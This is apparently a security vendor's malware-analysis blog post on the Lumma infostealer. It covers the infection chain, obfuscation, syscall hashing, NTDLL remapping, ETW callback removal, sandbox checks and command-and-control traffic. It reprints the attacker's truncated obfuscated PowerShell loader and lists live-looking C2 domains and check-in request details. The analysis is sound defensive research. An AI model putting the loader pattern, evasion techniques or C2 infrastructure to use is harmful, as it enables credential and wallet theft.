


Lumma Stealer Analysis

trellix.com/en-ca/blogs/research/lumma-stealer-analysis/



[Register Now](#) [Learn More](#)

Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

Unmasking the Evolving Threat: A Deep Dive into the Latest Version of Lumma InfoStealer with Code Flow Obfuscation

By [Mohideen Abdul Khader](#) · April 21, 2025

Summary

Lumma Stealer, first identified in 2022, remains a significant threat to this day, continuously evolving its tactics, techniques, and procedures (TTPs) to stay aligned with emerging trends. It is distributed on the dark web via a subscription-based model, Malware-As-A-Service(MaaS). Lumma is designed to detect virtual and sandbox environments, allowing it to avoid detection by security systems that depend on the sandbox environment to assess the file behaviour. The malware is capable of exfiltrating sensitive data, including information from web browsers, email applications, cryptocurrency wallets, and other personally identifiable information (PII) stored in critical system directories.

The Trellix Advanced Research Center [has been tracking](#) recent campaigns by the threat actors behind Lumma Stealer and analyzing the evolution of their TTPs. In this blog we present our technical analysis on how Lumma performs the below objectives

- Infection chain
- Code flow obfuscation
- API hash resolving
- Heaven's gate
- Disabling ETWTi callbacks
- Anti-Sandbox techniques
- Command and control, exfiltration

Infection Chain




Figure 1: Lumma stealer's infection chain

A threat actor was observed distributing Lumma via obfuscated PowerShell scripts. These scripts contain two executable files in Base64-encoded format,

1. A .NET executable (loader) named GOO.dll
2. The Lumma payload

```
$t0='J0000IEX'.replace('J0000','');sal GG $t0;

$OE="ug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIGl1vZGUuDG0KJAAAAAAAAABQRQAATAEDAF0e1GcAAAAAAAAAOALiELATAAG

$iy="p4AAEAAAAEAAAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAeAAAA4fug4AtAnNlbgBTM0hVGhpcyBwcm9ncmFtIGNh

$ytr="FTDDV".replace('FF','').replace('DD','')
$KKD="qQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAA4f"
$iu=$ytr+$iy
$obj =@ ($iu)

$iu2=$ytr+$KKD+$OE
$obj2 =@ ($iu2)

$SSD=[system.Convert].GetMethod("FromBase64String")

$ghg=$SSD.Invoke($null,$obj)
$ghg2=$SSD.Invoke($null,$obj2)

$YOO=[object[]] ('C:\Windows\MicrFFosoft.NFFET\FraDDmewDDork\v4.0.30319\RegSvcs.exe'.replace('FF','').replace('DD',''),$ghg)

[Reflection.Assembly]::Load($ghg2).GetType('R2').GetMethod('Run').Invoke($null,$YOO)

Set-Clipboard -Value " ";

exit;
```

Figure 2: Obfuscated Powershell Script

The PowerShell script loads the .NET executable using the Reflection API, then locates the "R2" Class within the assembly, and invokes its "Run()" method. The arguments supplied to the "Run" method are stored within the \$YOO variable. The first argument is the path to RegSvcs.exe ("C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe"), and the second argument is the Lumma payload (\$ghg).

```
Powershell
$YOO=[object[]]
('C:\Windows\MicrFFosoft.NFFET\FraDDmewDDork\v4.0.30319\RegSvcs.exe'.replace('FF','').replace('DD',''),$ghg
)
```

The .NET binary, obfuscated with Crypto Obfuscator, injects the Lumma binary into the RegSvcs.exe process. The injected Lumma payload then continues to operate, masquerading as the legitimate RegSvcs.exe utility.




Figure 3: Packer information




Figure 4: .NET assembly and the function used to invoke Lumma payload



Figure 5 : Powershell spawning Regsvcs.exe

Technical Analysis of Lumma Stealer

During the analysis of the derived sample, the command and control (C2) servers were inactive, resulting in an incomplete behavioral analysis. To provide a thorough analysis for our readers, we have detailed the observed behavior of the latest Lumma sample, which may be delivered to the victim's environment via the technique previously discussed.

Sample hash (SHA256) : 80741061ccb6a337cbdf1b1b75c4fcfae7dd6ccde8ecc333fcae7bcca5dc8861

Performing code analysis on the Lumma's binary, its main function begins by passing encrypted strings to a decryption routine. The first string to be decrypted is "ntdll.dll". Similarly, the names of other important libraries such as kernel32.dll, user32.dll, winhttp.dll, and crypt32.dll are also decrypted during runtime.

The decrypted string is passed as an argument to a function that leverages Process Environment Block (PEB) data structure in Windows to resolve the library's address in memory. With this technique, Lumma avoids calling very commonly monitored APIs like LoadLibrary and GetProcAddress, which are scrutinized by EDR and other security systems.

Code flow obfuscation

Lumma employs advanced codeflow obfuscation techniques to significantly complicate the analysis. As a result, this malware makes it difficult for decompilers(a commonly used tool in malware analysis) to fully decompile the code.

Due to this, static analysis methods are rendered ineffective in revealing the complete logic of the program.




Figure 6: The next instruction is determined by calculating ECX, with the green box highlighting the calculation used to derive ECX

From the image above, the larger box highlights the routine responsible for calculating the next jump, while the smaller box shows a jump instruction that contains the next instruction address in the "ecx" register. As a result, the code-blocks are scattered without any static links between them, the links (i.e., addresses to the next valid code-block) are calculated dynamically, resulting in the decompiler failing to analyze the code accurately and the code-flow is broken. Lumma Stealer extends this obfuscation technique to control flow statements such as If-Else and Do-While, further complicating the analysis.

Additionally, the calculation varies with each jump, making it difficult to automate or clean the code effectively. In this case, the jump leads to the immediate next instruction at address ECX = 0067BCD6 (Refer Image).

API hash resolving

Lumma uses an API hashing technique to dynamically resolve API functions during runtime, a common method employed by malware to locate APIs as needed.

Below listed are a few API's resolved by Lumma dynamically,

- RtlAllocateHeap
- RtlReAllocateHeap
- RtlFreeHeap
- RtlExpandEnvironmentStrings

Also, APIs required for networking are resolved using the same function.

Lumma sample being 32-bit, it uses Heaven's gate technique to run 64-bit code when it is executed on a 64-bit machine.

Heaven's gate

Lumma identifies whether it's running on a 32-bit or 64-bit machine by comparing the value of the Code Segment (CS) register.

If the value is 0x23. Then it's a 32-bit machine.

If the value is 0x33. Then it's a 64-bit machine.

When running on a 64-bit system, Lumma transitions to 64-bit code using the '*jmp far 33*' instruction.




Figure 7: Jmp far instruction for 32 to 64 bit transition

To invoke NTAPI functions, Lumma constructs a table that includes Syscall Hashes and Syscall Indexes. It traverses the export table of the ntdll.dll library to generate custom hashes for API names starting with "Nt" such as NtQueryInformationFile and NtOpenFile.

Lumma hashes syscalls based on their opcode pattern. Specifically,

Syscalls that begin with the opcode B8 and end with a return opcode of C2 or C3 are considered for hashing




Figure 8: Hashing Criteria

Below image depicts the syscalls matching above discussed pattern.

For example:

- NtYieldExecution syscall starts with B8 and returns using "C3" opcode
- NtAddAtom syscall starts with B8 and returns using "C2" opcode

77722EE0	B8 46000100	mov eax,10046	NtYieldExecution
77722EE5	BA 908A7377	mov edx,ntdll.77738A90	
77722EEA	FFD2	call edx	
77722EEC	C3	ret	
77722EED	8D49 00	lea ecx,dword ptr ds:[ecx]	
77722EF0	B8 47000A00	mov eax,A0047	NtAddAtom
77722EF5	BA 908A7377	mov edx,ntdll.77738A90	
77722EFA	FFD2	call edx	
77722EFC	C2 0C00	ret c	
77722EFD			

Figure 9: Debugger snippet

On the other hand, syscalls like NtCurrentTeb, which do not start with B8, are excluded from the Syscall hash table.

77763CF0	64:A1 18000000	mov eax,dword ptr [18]	NtCurrentTeb
77763CF6	C3	ret	
77763CF7	8BFF	mov edi,edi	
77763CF9	55	push ebp	

Figure 10: NtCurrentTeb Syscall pattern not matching the hashing criteria

Syscall hash/index table







 Dump 1	 Dump 2	 Dump 3	 Dump 4	 Dump 5	 Watch 1		
Address	Hash	Syscall index					ASCII
01014588	5A 63 35 CA	02 00 00 00	71 D1 BE A1	00 00 00 00			Zc5E...qN%j...
01014598	DA 9D B4 0E	29 00 00 00	B8 89 1E C3	63 00 00 00			U.'.)...Ac...
010145A8	49 A7 C7 73	59 00 00 00	CD 3A B2 0F	64 00 00 00			IScSY...i:=.d...
010145B8	46 1C DA A7	65 00 00 00	21 14 2D DC	66 00 00 00			F.ÜSe...!.-Üf...
010145C8	53 99 7A A9	67 00 00 00	B6 D8 CA 07	68 00 00 00			S.z0g...10E.h...
010145D8	D1 10 0F 1D	47 00 0A 00	CC 97 3B BA	69 00 11 00			N...G...i;oi...
010145E8	64 C0 D4 99	6A 00 00 00	4E 7E DA 69	6B 00 00 00			dA0.j...N~Üik...
010145F8	B7 89 54 5F	6C 00 00 00	F7 72 56 21	41 00 00 00			.T_l...÷rv!A...
01014608	A5 04 35 E0	6D 00 00 00	7E 00 DA 57	6E 00 07 00			¥.5àm...~Üwn...
01014618	81 BE B9 97	6F 00 03 00	AD 7A 64 BD	70 00 04 00			%.o...zd%p...
01014628	2C B8 22 79	71 00 04 00	D1 09 52 C4	72 00 00 00			,,"yq...N.RÄr...
01014638	5C 9C 93 0B	73 00 00 00	19 98 20 CE	74 00 00 00			\...s...it...
01014648	BE EC A4 26	75 00 11 00	CE 64 52 02	18 00 00 00			%i&u...îdR...
01014658	0B 3C CB 7A	76 00 00 00	36 09 3A 39	77 00 00 00			.<Ezv...6.:9w...
01014668	3A 2A 84 77	78 00 00 00	F2 A8 5F C7	79 00 00 00			:*.wx...ò...Cy...
01014678	97 F3 11 30	7A 00 00 00	56 DA 64 52	7B 00 00 00			.ó.0z...VÜDR{...
01014688	79 98 27 82	7C 00 00 00	2B 0A FA 2A	7D 00 00 00			y.' ...+.ú*}
01014698	A5 B6 9E 53	7E 00 00 00	B2 CB 0E D5	7F 00 00 00			¥1.S~...²E.Ö...
010146A8	44 E9 AA 78	80 00 00 00	06 94 5D 3D	81 00 00 00			Déax...]=...
010146B8	10 40 D1 63	82 00 00 00	1F FF C6 C9	83 00 00 00			.@Nc...yÆE...
010146C8	1C BD B7 17	84 00 00 00	1E 00 9A 2D	85 00 00 00			½...-...
010146D8	67 A8 B8 91	86 00 00 00	6D 22 96 DD	87 00 00 00			g"...m".Y...
010146E8	60 BC C0 77	88 00 00 00	1F FB 69 C8	89 00 00 00			¼Áw...ûiE...
010146F8	BE 62 B0 7F	8A 00 00 00	C4 28 20 11	8B 00 00 00			¼b°...Ä(...
01014708	04 E4 98 CD	8C 00 00 00	4F 1D CA B1	8D 00 00 00			.ä.í...Ö.É±...
01014718	B8 4C 0D E6	4C 00 00 00	2E 9C 6F FF	8E 00 05 00			L.æL...öÿ...
01014728	24 5E 6F 8A	8F 00 08 00	FA 4F 03 EA	90 00 00 00			\$^o...úö.ë...
01014738	61 73 42 87	91 00 00 00	DC A7 85 E9	05 00 00 00			asB...üis.é...

Figure 11: Syscall hash table

The above image shows the syscall table, A DWORD (hash) followed by another DWORD containing "Syscall Index".

For instance, the first DWORD is the hash value for the NtAcceptConnectPort/ZwAcceptConnectPort API (Index = 2) followed by the second DWORD consisting of the syscall index(2). Whenever Lumma has to Invoke a NTAPI, it finds the syscall index by traversing the table and matching on the respective hash.

77722A7F	90	nop	
77722A80	B8 02000000	mov eax,2	Syscall Index = 2
77722A85	BA 908A7377	mov edx,ntdll.77738A90	ZwAcceptConnectPort
77722A8A	FFD2	call edx	
77722A8C	C2 1800	ret 18	
77722A8F	90	nop	

Figure 12: ZwAcceptConnectionPort Syscall pattern

NTDLL Re-mapping

Lumma leverages the syscall table to remap ntdll.dll based on the system architecture. The correct version of the DLL (32-bit or 64-bit) is determined by checking the value of the Code Segment (CS) register.

On a 32-bit system, knowndlls32/ntdll.dll is mapped.

On a 64-bit system, knowndlls/ntdll.dll is mapped.

Below listed NTAPI system call Indexes are resolved using their respective hash

NtOpenSection	0x06519B84	0x37
NtMapViewOfSection	0xCB8D7CB0	0x28
NtUnMapViewOfSection	0xE40A7173	0x2A
NtClose	0x2C331E1F	0x3000F

Table 1 : API, respective hash values as generated by the malware and Syscall Index

Based on the remapped NTDLL, syscall table is re-generated, and the previously created hashtable is overwritten, it is unclear why the process is repeated twice. Probably, by loading NTDLL from disk, the malware aims on getting a clean, unhooked version of the DLL, which would prevent the EDR from detecting its activities because the hooks wouldn't be in place.

Below image depicts two NTDLL libraries loaded in memory, highlighted in red is the originally loaded NTDLL module library, highlighted in green is the remapped NTDLL library.

Name	Base address	Size	Description
80741061ccb6a33.exe	0x6a0000	380 kB	
apphelp.dll	0x74880000	640 kB	Application Compatibility Clie...
combase.dll	0x755f0000	2.5 MB	Microsoft COM for Windows
gdi32.dll	0x76720000	144 kB	GDI Client DLL
gdi32full.dll	0x75870000	916 kB	GDI Client DLL
imm32.dll	0x77610000	148 kB	Multi-User Windows IMM32 A...
kernel32.dll	0x76090000	960 kB	Windows NT BASE API Client ...
KernelBase.dll	0x76410000	2.23 MB	Windows NT BASE API Client ...
msvcrt.dll	0x762e0000	492 kB	Microsoft® C Runtime Library
ntdll.dll	0x2930000	1.64 MB	NT Layer DLL
ntdll.dll	0x776b0000	1.64 MB	NT Layer DLL
ole32.dll	0x773c0000	908 kB	Microsoft OLE for Windows
oleaut32.dll	0x76940000	600 kB	OLEAUT32.DLL
rpcrt4.dll	0x77300000	764 kB	Remote Procedure Call Runtime
shell32.dll	0x76c10000	5.71 MB	Windows Shell Common Dll
ucrtdbase.dll	0x761c0000	1.12 MB	Microsoft® C Runtime Library
user32.dll	0x767a0000	1.61 MB	Multi-User Windows USER API...
win32u.dll	0x75da0000	96 kB	Win32u
wow64.dll	0x7ffa2e2f0...	356 kB	Win32 Emulation on NT64
wow64cpu.dll	0x776a0000	40 kB	AMD64 Wow64 CPU
wow64win.dll	0x7ffa2def0...	524 kB	Wow64 Console and Win32 A...

Figure 13: Lumma remapping the NTDLL library

Post syscall generation, newly loaded NTDLL is unmapped using "NtUnMapViewOfSection " and its handle closed using "NtClose".

Disabling ETWTi callbacks

Lumma invokes the NtSetInformationProcess API, passing a structure that modifies the ProcessInformation class. By setting the Callback field to 0 in the structure, callbacks set by security softwares like ETW (Event Tracing for Windows) are removed and this prevents those software from monitoring the system calls made by Lumma stealer.




Figure 14: Arguments passed to NtSetInformationProcess




Figure 15: Twelve null-bytes are being passed as the ProcessInformation argument

Above image shows NtSetInformationprocess's parameters, with third argument (ProcessInformation) set to null the callbacks

Anti-sandbox techniques

To avoid detection in sandbox environments, Lumma checks for the presence of specific sandbox or antivirus-related DLLs. The malware verifies that these DLLs are not loaded into memory, using the hardcoded hash values stored in Lumma's .rdata section.

After validation, Lumma proceeds to the next stage. We wrote a python implementation of the hashing algorithm to obtain the below list of process names verified by Lumma to detect sandbox environments.

0xA7FD5028	avghookx.dll	AVG
0x8EF13DC7	avghooka.dll	AVG
0x25D20435	snxhk.dll	AVAST
0x27185A1A	sbiedll.dll	Sandboxie
0x6B46ED5E	api_log.dll	iDefense Labs
0xB267D178	dir_watch.dll	iDefense Labs
0x24BFD795	pstorec.dll	Sunbelt Sandbox
0x51B7A9D8	vmcheck.dll	Virtual PC
0x9CEDCD6D	wpespy.dll	WPE Pro
0x23437B0F	cmdvrt64.dll	Comodo Container
0x187DF7E0	cmdvrt32.dll	Comodo Container

Table 2 : Analysis details of Lumma's Dynamic hashing

For anti-analysis purposes, Lumma includes an optional feature to detect virtual machine (VM) environments. This check is performed based on the response from the Command and Control (C2) server, specifically by verifying if the response contains the property named "vm" set to "true". The command and control section below contains a detailed analysis of this feature.

Region specific execution

Lumma also includes a region-specific execution check. If the User Default Language is set to Russian (identified by the language code 0x419), the malware will exit with a prompt that the country is not supported.




Figure 16: GetUserDefaultUILanguage API being resolved using dynamic API hashing

Command and control, exfiltration

Dynamic analysis revealed that Lumma is calling multiple domains before calling the legitimate "steamcommunity.com".

```
[ DNS Server] Received A request for domain 'mercharena.biz'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'generalmills.pro'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'stormlegue.com'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'blast-hubs.com'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'blastikcn.com'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'nestlecompany.pro'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'naturewsounds.help'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
[ Diverter] svchost.exe (1996) requested UDP 192.168.31.128:53
[ DNS Server] Received A request for domain 'steamcommunity.com'.
[ Diverter] 80741061ccb6a337c.exe (10548) requested TCP 192.0.2.123:443
```

Figure 17: Lumma attempting to connect to the list of embedded domains

All strings related to C2 communications including domains, backup domains, header, and HTTP methods are stored in encrypted format.

For instance, an encrypted C2 domain is decrypted as "mercharena[.]biz".

▼ Queries

▼ mercharena.biz: type A, class IN

Name: mercharena.biz

[Name Length: 14]

[Label Count: 2]

Type: A (Host Address) (1)

Class: IN (0x0001)

[\[Response In: 1325\]](#)

0000 45 00 00 3c 08 31 00 00 80 11 72 2f c0 a8 1f 80 E--<-1-- --r/----

0010 c0 a8 1f 80 e8 b6 00 35 00 28 17 83 66 45 01 00 -----5 -(--fE--

0020 00 01 00 00 00 00 00 00 0a 6d 65 72 63 68 61 72 -----merchar

0030 65 6e 61 03 62 69 7a 00 00 01 00 01 ena-biz- ----

Figure 18: Analysis details of Wireshark capture

For each decrypted domain, a connection attempt (POST) is made with below request parameters

Method	POST
User Agent	"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36"
Endpoint	/api
Content-type	application/x-www-form-urlencoded
body	act=life

Table 3 : POST request parameters

```

0065F5E0 L"shiningstars.help"
0065F535 L"/api"
0065F53F L"Content-Type: application/x-www-form-urlencoded\r\n"
0065F5A3 "act=life"
nnnnnnnn

```

Figure 19: POST request arguments starting Alternative Domain, Endpoint, Content-Type and request body

The response from the server is expected to be "ok".




Figure 20: Lumma validates the response from the server to match the string "ok". Notably, this string is encrypted rather than stored in plain text.

Steam as backup Domain

Lumma checks if the primary domain is available. If not, it attempts to reach the backup domains. In the event that all backup domains are unresponsive, Lumma will use the gaming website Steam[.]com to generate a C2 URL.

Lumma initiates a request to a Steam community profile at the following URL:

`hxxps://steamcommunity.com/profiles/76561199724331900`

From the response, Lumma extracts the Steam username and uses it to derive the C2 URL. Below image shows the usernames, used by the threat actor in the past. The usernames represent the C2 domain name in encrypted fashion.

